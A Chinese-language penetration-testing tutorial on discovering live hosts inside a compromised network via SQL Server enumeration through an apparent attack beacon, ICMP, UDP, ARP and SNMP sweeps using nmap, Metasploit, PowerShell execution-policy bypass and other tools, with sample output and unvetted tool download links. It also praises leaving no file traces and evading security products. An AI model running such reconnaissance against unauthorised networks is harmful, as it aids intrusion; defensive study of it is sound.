SQL Server 2000 和 SQL Server 2005 进行应用程序可以确定在当前网络中的 SQL Server 实例存在。SqlDataSourceEnumerator类公开给应用程序开发人员，提供此信息DataTable包含所有可用的服务器的信息。 返回此表列出了与列表匹配提供当用户尝试创建新的连接的服务器实例以及Connection Properties对话框中，展开下拉列表，其中包含所有可用的服务器。

```
PowerShell -Command "[System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetData
```



```
Event Log X | Beacon 10.124.148.8@10744 X | Beacon 10.124.42.248@6192 X | Proxy P
[+] received output:

ServerName          InstanceName     IsClustered     Version
----------          ------------     -----------     -------
FWZXNQFWPT          VIM_SQLEXP       No              10.50.2500.0
QXDXM-SERVER                         No              9.00.2047.00
QXDXM-SERVER        VIM_SQLEXP       No              10.50.2500.0
DLFW-WIN16          SQLSERVER        No              13.0.1300.275
VCENTER                              No              10.0.1600.22
SSD400CTI                            No              8.00.194
2015PUBSQL2008
CMCCWAP
JSDIANLINEW
NONGQ-WULIANWAN
ONEKEYPUBLISHDB
PUBLIC_SERVER
TEMPLATEW2008
```

此种方法，在实战中，不留文件痕迹。并且信息准确，发现主机也可。可应对目前主流安全防御产品。

基于ICMP发现内网存活主机

基于ICMP发现内网存活主机

ICMP简介：

它是TCP/IP协议族的一个子协议，用于在IP主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。

> nmap扫描：
>
> root@John:~# nmap -sP -PI 192.168.1.0/24 -T4

```
root@John:~# nmap -sn -PE -T4 192.168.1.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-04 06:33 EST
Nmap scan report for 192.168.1.1
Host is up (0.0088s latency).
MAC Address:
Nmap scan report for 192.168.1.100
Host is up (0.028s latency).
MAC Address:
Nmap scan report for 192.168.1.101
Host is up (0.040s latency).
MAC Address:
Nmap scan report for 192.168.1.107
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.82 seconds
```

```
root@John:~# nmap -sn -PE -T4 192.168.1.0/24
```

```
root@John:~# nmap -sn -PE -T4 192.168.1.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-04 07:14 EST
Nmap scan report for 192.168.1.1
Host is up (0.0017s latency).
MAC Address:
Nmap scan report for 192.168.1.100
Host is up (0.030s latency).
MAC Address:
Nmap scan report for 192.168.1.101
Host is up (0.068s latency).
MAC Address:
Nmap scan report for 192.168.1.107
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.31 seconds
root@John:~#
```

> CMD下扫描：

```
for /L %P in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%P | findstr "TTL="
```

```
C:\Users\John>for /L %P in (1,1,254) DO @ping -w 1 -n 1 192.168.1.%P | findstr
TTL="
来自 192.168.1.1 的回复: 字节=32 时间=6ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.101 的回复: 字节=32 时间=144ms TTL=64
```

powershell扫描:

```
powershell.exe -exec bypass -Command "Import-Module ./Invoke-TSPingSweep.ps1
; Invoke-TSPingSweep -StartAddress 192.168.1.1 -EndAddress 192.168.1.254 -Resolv
eHost -ScanPort -Port 445,135"
```

```
C:\Windows\system32\cmd.exe - powershell.exe -exec bypass -Command "Import-Module ...
D:\>powershell.exe -exec bypass -Command "Import-Module ./Invoke-TSPingSweep.ps1

 PingSweep
    192.168.1.148
    [oooooooooooooooooooooooooooooooooooooooo                              ]
 ResolveHost
    39% 192.168.1.100
 PortScan
    192.168.1.100
    [ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]
```

```
D:\>powershell.exe -exec bypass -Command "Import-Module ./Invoke-TSPingSweep.ps1
; Invoke-TSPingSweep -StartAddress 192.168.1.1 -EndAddress 192.168.1.254 -Resolv
eHost -ScanPort -Port 445,135"

IPAddress                    HostName                     Ports
---------                    --------                     -----
192.168.1.1                  John-PC                      {}
192.168.1.100                John-PC                      {445, 135}
```

```
D:>tcping.exe -n 1 192.168.1.0 80
```

```
D:\>tcping.exe -n 1 192.168.1.0 80

Probing 192.168.1.0:80/tcp - No response - time=2022.805ms

Ping statistics for 192.168.1.0:80
     1 probes sent.
     0 successful, 1 failed.
Was unable to connect, cannot provide trip statistics.

D:\>
```

附录:

powershell脚本与tcping（来源互联网，后门自查）

链接：https://pan.baidu.com/s/1dEWUBNN 密码：9vge

基于UDP发现内网存活主机

基于UDP发现内网存活主机

UDP简介：

UDP（User Datagram Protocol）是一种无连接的协议，在第四层-传输层，处于IP协议的上一层。UDP有不提供数据包分组、组装和不能对数据包进行排序的缺点，也就是说，当报文发送之后，是无法得知其是否安全完整到达的。

UDP显著特性：

1.UDP 缺乏可靠性。UDP 本身不提供确认，超时重传等机制。UDP 数据报可能在网络中被复制，被重新排序，也不保证每个数据报只到达一次。

2.UDP 数据报是有长度的。每个 UDP 数据报都有长度，如果一个数据报正确地到达目的地，那么该数据报的长度将随数据一起传递给接收方。而 TCP 是一个字节流协议，没有任何（协议上的）记录边界。

3.UDP 是无连接的。UDP 客户和服务器之前不必存在长期的关系。大多数的UDP实现中都选择忽略源站抑制差错，在网络拥塞时，目的端无法接收到大量的UDP数据报。

4.UDP 支持多播和广播。

1. nmap扫描

```
root@John:~# nmap -sU -T5 -sV --max-retries 1 192.168.1.100 -p 500

//慢的令人发指
```

```
root@John:~# nmap -sU -T5 -sV --max-retries 1 192.168.1.100 -p 500

Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-27 00:48 EST
Nmap scan report for 192.168.1.100
Host is up (0.024s latency).
PORT     STATE         SERVICE VERSION
500/udp open|filtered isakmp
MAC Address: 0C:82:68:0D:E6:48 (Tp-link Technologies)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.44 seconds
root@John:~#
```

1. msf扫描

```
msf  > use auxiliary/scanner/discovery/udp_probe
```

```
msf auxiliary(udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   RHOSTS                    yes       The target address range or CIDR identifier
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(udp_probe) > set THREADS 10
THREADS => 10
msf auxiliary(udp_probe) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(udp_probe) > run

[!] *******************************************************************************
[!] *                                                                             *
[!] *                It will be removed on or about 2016-11-23                    *
[!] *           Use auxiliary/scanner/discovery/udp_sweep instead                 *
[!] *******************************************************************************
[+] Discovered NetBIOS on 192.168.1.100:137 (WORKGROUP:<00>:G :JOHN-PC:<00>:U :JOHN-PC:<20>:U :WORKGROUP:<1e>:G :0c:82:68:0d:e6:48)
[*] Scanned 1 of 1 hosts (100% complete)
```

```
msf > use auxiliary/scanner/discovery/udp_sweep
```

```
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target address range or CIDR identifier
   THREADS    10               yes       The number of concurrent threads

msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(udp_sweep) > run

[*] Sending 13 probes to 192.168.1.100->192.168.1.100 (1 hosts)
[*] Discovered NetBIOS on 192.168.1.100:137 (WORKGROUP:<00>:G :JOHN-PC:<00>:U :JOHN-PC:<20>:U :WORKGROUP:<1e>:G :0c:82:68:0d:e6:4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

1. unicornscan扫描

```
//linux下使用推荐

root@John:~# unicornscan -mU 192.168.1.100
```

```
root@John:~# unicornscan -mU 192.168.1.100
UDP open                netbios-ns[  137]         from 192.168.1.100  ttl 64
root@John:~#
```

1. ScanLine扫描

项目地址：https://www.mcafee.com/ca/downloads/free-tools/scanline.aspx

网盘地址：http://pan.baidu.com/s/1i4A1wLR 密码：hvyx

McAfee出品，win下使用推荐。管理员执行。

```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

sl [-?bhijnprsTUvz]
   [-cdgmq <n>]
   [-flLoO <file>]
   [-tu <n>[,<n>-<n>]]
   IP[,IP-IP]

 -?  - Shows this help text
 -b  - Get port banners
 -c  - Timeout for TCP and UDP attempts (ms). Default is 4000
 -d  - Delay between scans (ms). Default is 0
 -f  - Read IPs from file. Use "stdin" for stdin
 -g  - Bind to given local port
 -h  - Hide results for systems with no open ports
 -i  - For pinging use ICMP Timestamp Requests in addition to Echo Requests
 -j  - Don't output "------..." separator between IPs
 -l  - Read TCP ports from file
 -L  - Read UDP ports from file
 -m  - Bind to given local interface IP
 -n  - No port scanning - only pinging (unless you use -p)
 -o  - Output file (overwrite)
 -O  - Output file (append)
 -p  - Do not ping hosts before scanning
 -q  - Timeout for pings (ms). Default is 2000
 -r  - Resolve IP addresses to hostnames
 -s  - Output in comma separated format (csv)
 -t  - TCP port(s) to scan (a comma separated list of ports/ranges)
 -T  - Use internal list of TCP ports
 -u  - UDP port(s) to scan (a comma separated list of ports/ranges)
 -U  - Use internal list of UDP ports
 -v  - Verbose mode
 -z  - Randomize IP and port scan order

Example: sl -bht 80,100-200,443 10.0.0.1-200
```

```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Mon Nov 27 14:29:09 2017

----------------------------------------------------------------
192.168.1.100
Responded in 0 ms.
0 hops away
Responds with ICMP unreachable: Yes

UDP ports: 500
```

附录：

在线基于Nmap的udp扫描:

```
https://pentest-tools.com/network-vulnerability-scanning/udp-port-scanner-online
```

基于ARP发现内网存活主机

基于ARP发现内网存活主机

ARP简介：

ARP,通过解析网路层地址来找寻数据链路层地址的一个在网络协议包中极其重要的网络传输协议。根据IP地址获取物理地址的一个TCP/IP协议。主机发送信息时将包含目标IP地址的ARP请求广播到网络上的所有主机，并接收返回消息，以此确定目标的物理地址

1. nmap扫描

```
root@John:~# nmap -sn -PR 192.168.1.1/24
```

```
root@John:~# nmap -sn -PR 192.168.1.1/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-27 02:32 EST
Nmap scan report for 192.168.1.1
Host is up (0.0055s latency).
MAC Address: D8:15:          :3D (                          )
Nmap scan report for 192.168.1.100
Host is up (0.031s latency).
MAC Address: 0C:82:         E6:48 (                          )
Nmap scan report for 192.168.1.106
Host is up (0.043s latency).
MAC Address: 20:02:AF        30 (                          )
Nmap scan report for 192.168.1.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.08 seconds
root@John:~#
```

1. msf扫描

```
msf > use  auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options


Module options (auxiliary/scanner/discovery/arp_sweep):


   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target address range or CIDR identi
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    5                yes       The number of seconds to wait for new c


msf auxiliary(arp_sweep) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(arp_sweep) > set THREADS 10
```

```
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE  eth0             no        The name of the interface
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identifier
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    10               yes       The number of concurrent threads
   TIMEOUT    5                yes       The number of seconds to wait for new data
```

```
msf auxiliary(arp_sweep) > run

[+] 192.168.1.1 appears to be up (UNKNOWN).
[+] 192.168.1.103 appears to be up (UNKNOWN).
[+] 192.168.1.100 appears to be up (UNKNOWN).
[+] 192.168.1.102 appears to be up (UNKNOWN).
[+] 192.168.1.105 appears to be up (UNKNOWN).
[+] 192.168.1.107 appears to be up (UNKNOWN).
[+] 192.168.1.108 appears to be up (UNKNOWN).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

1. netdiscover

```
root@John:~# netdiscover -r 192.168.1.0/24 -i wlan0
```

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

vmnet8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.81.1  netmask 255.255.255.0  broadcast 172.16.81.255
        inet6 fe80::250:56ff:fec0:8  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:c0:00:08  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.103  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::5623:e3f2:d433:2161  prefixlen 64  scopeid 0x20<link>
        ether 28:16:ad:3b:51:78  txqueuelen 1000  (Ethernet)
        RX packets 297  bytes 26603 (25.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8908  bytes 634554 (619.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@John:~# netdiscover -r 192.168.1.0/24 -i wlan0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 168
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     d8:15:0d:fb:85:3d      1      42  Unknown vendor
 192.168.1.100   0c:82:68:0d:e6:48      2      84  TP-LINK TECHNOLOGIES CO.,LTD.
 192.168.1.107   74:4a:a4:69:fb:eb      1      42  zte corporation
```

1. arp-scan（linux）

(推荐)速度与快捷

项目地址：https://linux.die.net/man/1/arp-scan

arp-scan没有内置kali，需要下载安装。

```
root@John:~# apt-get install arp-scan
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer req
  finger libass5 libavdevice57 libboost-chrono1.62.0 libboost-program-opt
  libboost-timer1.62.0 libcdio-cdda2 libcdio-paranoia2 libcdio16 libcgall
  libgraphicsmagick-q16-3 libiso9660-8 liblwgeom-2.3-0 liblwgeom-dev libo
  libopencv-flann2.4v5 libopencv-highgui2.4-deb0 libopencv-imgproc2.4v5 l
  libopenthreads20 libqca2 libqca2-plugins libqgis-core2.14.11 libqgis-co
  libqgis-networkanalysis2.14.11 libqgispython2.14.11 libqtwebkit4 libqwt
  libval libvcdinfo0 libx265-95 libxine2 libxine2-bin libxine2-doc libxin
  python-pyspatialite python-qgis-common python-qt4-sql python-shapely qt
Use 'apt autoremove' to remove them.
The following packages will be upgraded:
  arp-scan
1 upgraded, 0 newly installed, 0 to remove and 1362 not upgraded.
Need to get 0 B/263 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Reading changelogs... Done
(Reading database ... 398259 files and directories currently installed.)
Preparing to unpack .../arp-scan_1.9-3_amd64.deb ...
Unpacking arp-scan (1.9-3) over (1.9-1) ...
Setting up arp-scan (1.9-3) ...
```

```
root@John:~# arp-scan --interface=wlan0 --localnet
Interface: wlan0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.1.1     d8:15:0d:fb:85:3d       (Unknown)
192.168.1.105   a4:f1:e8:81:6e:cf       (Unknown)
192.168.1.104   78:9f:70:16:cd:66       (Unknown)
192.168.1.108   4c:18:9a:fd:e3:e9       (Unknown)
192.168.1.100   0c:82:68:0d:e6:48       TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.107   74:4a:a4:69:fb:eb       (Unknown)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.676 seconds (95.67 hosts/sec). 6 responded
```

1. Powershell


```
c:    mp>powershell.exe -exec bypass -Command "Import-Module .arpscan.ps1;Invoke
ARPScan -CIDR 192.168.1.0/24"
```

```
c:\tmp>powershell.exe -exec bypass -Command "Import-Module .\arpscan.ps1;Invoke-
ARPScan -CIDR 192.168.1.0/24"

MAC                                    Address
---                                    -------
D8:15:0D:FB:85:3D                      192.168.1.1
0C:82:68:0D:E6:48                      192.168.1.100
00:50:56:F0:C0:C6                      192.168.1.254
00:50:56:C0:00:08                      192.168.1.255
```

1. arp scannet

```
项目地址：https://sourceforge.net/projects/arpscannet/files/arpscannet/arpscannet
```



1. arp-scan（windows）

```
(推荐)速度与快捷

arp-scan.exe -t 192.168.1.1/24

项目地址:

https://github.com/QbsuranAlang/arp-scan-windows-/tree/master/arp-scan (非官方)
```

```
C:\tmp>arp-scan.exe
Usage: arp-scan.exe -t [IP/slash] or [IP]

C:\tmp>arp-scan.exe -t 192.168.1.1/24
Reply that 00:50:56:C0:00:08 is 192.168.1.1 in 0.099913
Reply that 0C:82:68:0D:E6:48 is 192.168.1.100 in 0.071841
Reply that 00:50:56:F0:C0:C6 is 192.168.1.254 in 0.676449
Reply that 00:50:56:C0:00:08 is 192.168.1.255 in 0.054635
```

1. arp-ping.exe

```
arp-ping.exe  192.168.1.100
```

```
C:\tmp>arp-ping.exe  192.168.1.100
Reply that 0C:82:68:0D:E6:48 is 192.168.1.100 in 0.290ms
Reply that 0C:82:68:0D:E6:48 is 192.168.1.100 in 0.086ms
Reply that 0C:82:68:0D:E6:48 is 192.168.1.100 in 0.092ms
Reply that 0C:82:68:0D:E6:48 is 192.168.1.100 in 0.104ms

Ping statistics for 192.168.1.100/arp
     4 probes sent.
     4 successful, 0 failed.
Approximate trip times in milli-seconds:
     Minimum = 0.086ms, Maximum = 0.290ms, Average = 0.143ms
```

1. 其他

```
如cain的arp发现，一些开源py，pl脚本等，不一一介绍。
```

附录:

以上非内置文件网盘位置。后门自查。

链接：https://pan.baidu.com/s/1boYuraJ 密码：58wf

基于snmp发现内网存活主机

SNMP简介：

> SNMP是一种简单网络管理协议，它属于TCP/IP五层协议中的应用层协议，用于网络管理的协议。SNMP主要用于网络设备的管理。SNMP协议主要由两大部分构成：SNMP管理站和SNMP代理。SNMP管理站是一个中心节点，负责收集维护各个SNMP元素的信息，并对这些信息进行处理，最后反馈给网络管理员；而SNMP代理是运行在各个被管理的网络节点之上，负责统计该节点的各项信息，并且负责与SNMP管理站交互，接收并执行管理站的命令，上传各种本地的网络信息。
>
> nmap扫描：

```
root@John:~# nmap -sU --script snmp-brute 192.168.1.0/24 -T4
```

```
root@John:~# nmap -sU --script snmp-brute 192.168.1.0/24 -T4

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-03 23:11 EST
Warning: 192.168.1.101 giving up on port because retransmission cap hit (6).
Stats: 0:00:44 elapsed; 252 hosts completed (3 up), 3 undergoing UDP Scan
UDP Scan Timing: About 69.33% done; ETC: 23:12 (0:00:18 remaining)
Stats: 0:05:00 elapsed; 252 hosts completed (3 up), 3 undergoing UDP Scan
UDP Scan Timing: About 77.44% done; ETC: 23:18 (0:01:27 remaining)
Stats: 0:08:57 elapsed; 252 hosts completed (3 up), 3 undergoing UDP Scan
UDP Scan Timing: About 85.00% done; ETC: 23:22 (0:01:34 remaining)
Stats: 0:17:29 elapsed; 252 hosts completed (3 up), 3 undergoing UDP Scan
UDP Scan Timing: About 100.00% done; ETC: 23:29 (0:00:00 remaining)
Nmap scan report for 192.168.1.1
Host is up (0.0071s latency).
Not shown: 992 closed ports
PORT      STATE         SERVICE
53/udp    open          domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
1701/udp  open|filtered L2TP
1900/udp  open|filtered upnp
1901/udp  open|filtered fjicl-tep-a
49154/udp open|filtered unknown
49158/udp open|filtered unknown
MAC Address:

Nmap scan report for 192.168.1.100
Host is up (0.012s latency).
Not shown: 999 open|filtered ports
PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address:

Nmap scan report for 192.168.1.101
Host is up (0.16s latency).
Not shown: 996 closed ports
```

> msf扫描：

```
msf > use auxiliary/scanner/snmp/snmp_enum
```


```
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>


msf auxiliary(snmp_enum) > set THREADS 10
THREADS => 10
msf auxiliary(snmp_enum) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
```

项目地址：https://www.mcafee.com/us/downloads/free-tools/snscan.aspx 依然是一块macafee出品的攻击



NetCrunch：

项目地址：https://www.adremsoft.com/demo/ 内网安全审计工具，包含了DNS审计，ping扫描，端口， 网络服务等。



snmp for pl扫描：

项目地址：https://github.com/dheiland-r7/snmp

```
root@John:~/Desktop/snmp# ./snmpbw.pl

Syntax    "snmpbw.pl target community timeout threads"
-------------------------------------------------------------
example-1   ./snmpbw.pl 192.168.0.1 public 2 1
example-2   ./snmpbw.pl ipfile.txt  public 2 4
-------------------------------------------------------------
community :public or what ever the community string is
timeout   :Timeout is in seconds
threads   :number of threads to run
```

```
root@John:~/Desktop/snmp# ./snmpprs.pl

Syntax    "snmpprs.pl OutputFile"
-------------------------------------------------------------
